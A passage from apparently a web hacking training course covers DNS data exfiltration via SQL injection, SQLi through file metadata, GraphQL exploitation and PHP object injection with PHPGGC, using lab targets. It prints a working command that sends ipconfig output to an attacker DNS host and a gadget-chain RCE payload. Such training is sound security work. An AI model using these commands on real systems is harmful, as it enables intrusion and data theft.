egrep -o '[0-9]{5}+\.[0-9a-fA-F]{0,62}'
file.txt|sort -u|cut -d. -f2|xxd -r -p
```

The screenshot shows a terminal window with the following content:

```
C:\Users\...>cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get-Content output.hex;$subdomain=$text.replace(' ',' ');$j=11111;foreach($i in $subdomain){ $final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup $final }"
```

Input Length = 1368
Output Length = 4275
CertUtil: -encodehex command completed successfully.
Server: 192.168.178.1
Address: 192.168.178.1

DNS request timed out.

attacker@ns1:~\$ sudo tcpdump -n udp port 53 |tee file.txt

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
4:30:30.607565 IP 10.142.0.2.53: 35344% [1au] A? 11111.0d0a57696e646f777320495020436f6e.file.oob.dnsattacker.com. (92)
4:30:32.009503 IP 10.142.0.2.53: 37425% [1au] AAAA? 11111.0d0a57696e646f777320495020436f6e.file.oob.dnsattacker.com. (92)
```

Select attacker@ns1:~\$

```
attacker@ns1:~$ echo "0x$(cat file.txt |tr -d '\n' |awk '/file.oob.dnsattacker.com/ {print $1}'|sort -u|cut -d '.' -f 2|tr -d '\n') |xxd -r -p"
```

Windows IP Configuration

```
Ethernet adapter Ethernet:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : fritz.box

Ethernet adapter VirtualBox Host-Only Network:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::84d1:345c:75d:6159%16
IPv4 Address. . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

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Exercise

Data Exfiltration over DNS via SQLi

- Exploit the injection vulnerability to exfiltrate the output of command ipconfig over DNS

Challenge URL:

<http://topup.webhacklab.com/Account/SecurityQuestion>

File Metadata

- Metadata is information about other data.
- Examples of File Metadata for Open Data Format include:
 - Author
 - Title
 - Company Name
 - Manager Version Number Etc.
- some applications parse metadata information and store it in the database.
- Failing to validate metadata can result into an attack.




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Upload File Flow




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


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Example



Windows OS



Kali: Open Office



Demo

SQLi via File Metadata Properties

- Identify and Exploit SQL Injection via File Metadata properties to retrieve current database user and database name.


Challenge URL:

<http://reimbursement.webhacklab.com/Expense/Add>

- **Note:** Semicolon “;” is a string termination character in metadata properties.

Introduction to GraphQL

- GraphQL was created at Facebook and then open sourced
- Now managed by GraphQL Foundation
- It is not a database language
- It is a query language for APIs at runtime
- Provides a complete and understandable description of the data
- Ask for what you need, get exactly that
- Sits between App and Data



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Rest vs GraphQL



Rest	Graphql
Data intensive per endpoint	Flexible for rapid product iterations on the frontend
Multiple API endpoints needed	Designs can change and won't affect API
Leads to Over-fetching or Under-fetching	Fine grained
	Low-level performance monitoring
	Easy structuring of requests between client and server

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


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
GQL Architecture



Rest API



GraphQL API





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How it works



Schema Shape of Data Graph

```
type Training{
  id: ID!
  title: String!
  description: String
  Trainer: String!
  email: String!
}

type query{
  search (param: String): [Training]
}

type mutation{
  addTraining (name: String): [Training]
}

type subscription {
  onCreate (name: String): [Training]
}
```

Queries Read Data

```
query {
  search(param: "training") {
    Title,
    Trainer
  }
}
```

Mutations Write Data

```
mutation {
  addTraining(name: "AWH") {
    Id,
    Title,
    Trainer
  }
}
```

Subscriptions Listen for data

```
subscription {
  onCreate (name:"AWH"){
    Id,
    Title,
    Trainer
  }
}
```

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GraphQL Introspection

- Introspection allows the user to extract GraphQL Schema
- Provides all queries and mutation available in the environment
- Following is an example of Introspection query:

```
{__schema{types{name}}}
```



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Exercise

GraphQL Exploitation

- Exploit SQL injection in one of the GraphQL endpoint and retrieve admin credentials.
- Use introspection to extract the PII of the 'userX@webhacklab.com'
- Using GraphQL mutation, elevate to admin privilege to view expenses of all the users.

Challenge URL:

<http://expense.webhacklab.com:3000/viewexpense>



Module:
**Remote Code
Execution**

- PHP object injection
- Java Deserialization Attack
- .Net Deserialization Attack
- Python Deserialization Attack
- Server-side Template injection
- Exploiting misconfigured code control systems

And relevant case studies

Remote Code Execution

- When an Application performs code execution via user input.
- Code Execution is performed on Base Operating System.
- If App is running with privileges ==> Total System Compromise.




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Serialization and Deserialization



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Object Serialization

Converting complex data structures like objects/arrays to strings for byte-by-byte transmission

Supported by: Java, .Net, PHP, Ruby, Python etc.

Typical Use Cases:

- Passing Form objects as is for processing
- Passing objects as URL Query parameters
- Storing objects data in text or in a single database field



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PHP Object Injection

PHP provides object serialization using 'serialize' function. A serialised object can be later unserialized and used.

Attack Scenario:

- Applications sometimes use classes hidden from users, but with access to source code (e.g. open source CMS) or by simply guessing the class an attacker might be able to abuse it
- The issue arises when the attacker can access other PHP objects and use them to perform malicious tasks (e.g. read/write file)




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PHP

Code execution can be achieved when we pass a serialized object to the unserialize function(unserialize()) , controlling the creation(serialization) of the object in memory.



The screenshot shows a web browser window with the URL `php.net/manual/en/function.unserialize.php`. The page title is "php" and the navigation menu includes "Downloads", "Documentation", "Get Involved", and "Help". The main content area states: "unserialize() takes a single serialized variable and converts it back into a PHP value." Below this, a warning box contains the following text: "Warning Do not pass untrusted user input to unserialize() regardless of the options value of allowed_classes. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via json_decode() and json_encode()) if you need to pass serialized data to the user. If you need to unserialize externally-stored serialized data, consider using hash_hmac() for data validation. Make sure data is not modified by anyone but you."



PHP : Exploitation Requirements



- Application must leverage class with magic method

Here are few magic functions in php:

```
__construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(), __set_state(), __clone(), and __autoload().
```

Here are few magic methods in php:

```
Exception::__toString  
ErrorException::__toString  
DateTime::__wakeup  
ReflectionException::__toString  
ReflectionFunctionAbstract::__toString  
ReflectionFunction::__toString  
ReflectionParameter::__toString  
ReflectionMethod::__toString  
ReflectionClass::__toString  
ReflectionObject::__toString  
ReflectionProperty::__toString  
ReflectionExtension::__toString  
LogicException::__toString  
BadFunctionCallException::__toString  
BadMethodCallException::__toString  
DomainException::__toString  
InvalidArgumentException::__toString  
LengthException::__toString  
OutOfRangeException::__toString  
RuntimeException::__toString
```

Ref: <http://www.programmerinterview.com/index.php/php-questions/php-what-are-magic-functions/>

Attack Scenario:

- All classes used in attacks must be declared or support autoloading
- Knowledge of server side code is required to form the gadget chain

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PHP Object Injection



Sample PHP Class:

```
<?php
    class FileClass {
        public $filename = 'error.log';
        public function __toString()
        {
            return file_get_contents($this->filename);
        }
    }
?>
```

Serialized Object:

```
O:9:"FileClass":1:{s:8:"filename";s:9:"error.log";}
```

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Demo

PHP Object Injection

- Exploit a PHP object injection instance to access '/etc/passwd' file from the server:

Challenge URL:

<http://shop.webhacklab.com/help.php>

PHPGGC: PHP Generic Gadget Chains



- Is a utility that generates payloads for exploiting unserialize() of many known opensource PHP frameworks. It contains GadgetChains contributed by various security researchers. Saves the tedious process of finding and combining gadgets.

```
(root@kali) - [~/tools/phpggc]
# ./phpggc Slim/RCE1 system id -b
Tzox0DoiU2xpbVxIdHRwXFJlc3BvbmlIjoyOntz0jEwOiIAKgBoZWFkZXJzIjtpOjg6IlNsaW1cQXBw
IjoxOntz0jE50iIAU2xpbVxBcHAAY29udGFpbmVyIjtpOjE0iJTbGltXENvbnRhaW5lciI6Mzp7czoy
MToiAFBpbXBsZVxDb250YWluZXIAcmF3Ijth0jE6e3M6MzoiYWxsIjth0jI6e2k6MDtPOjg6IlNsaW1c
QXBwIjoxOntz0jE50iIAU2xpbVxBcHAAY29udGFpbmVyIjtpOjg6IlNsaW1cQXBwIjoxOntz0jE50iIA
U2xpbVxBcHAAY29udGFpbmVyIjtpOjE0iJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxD
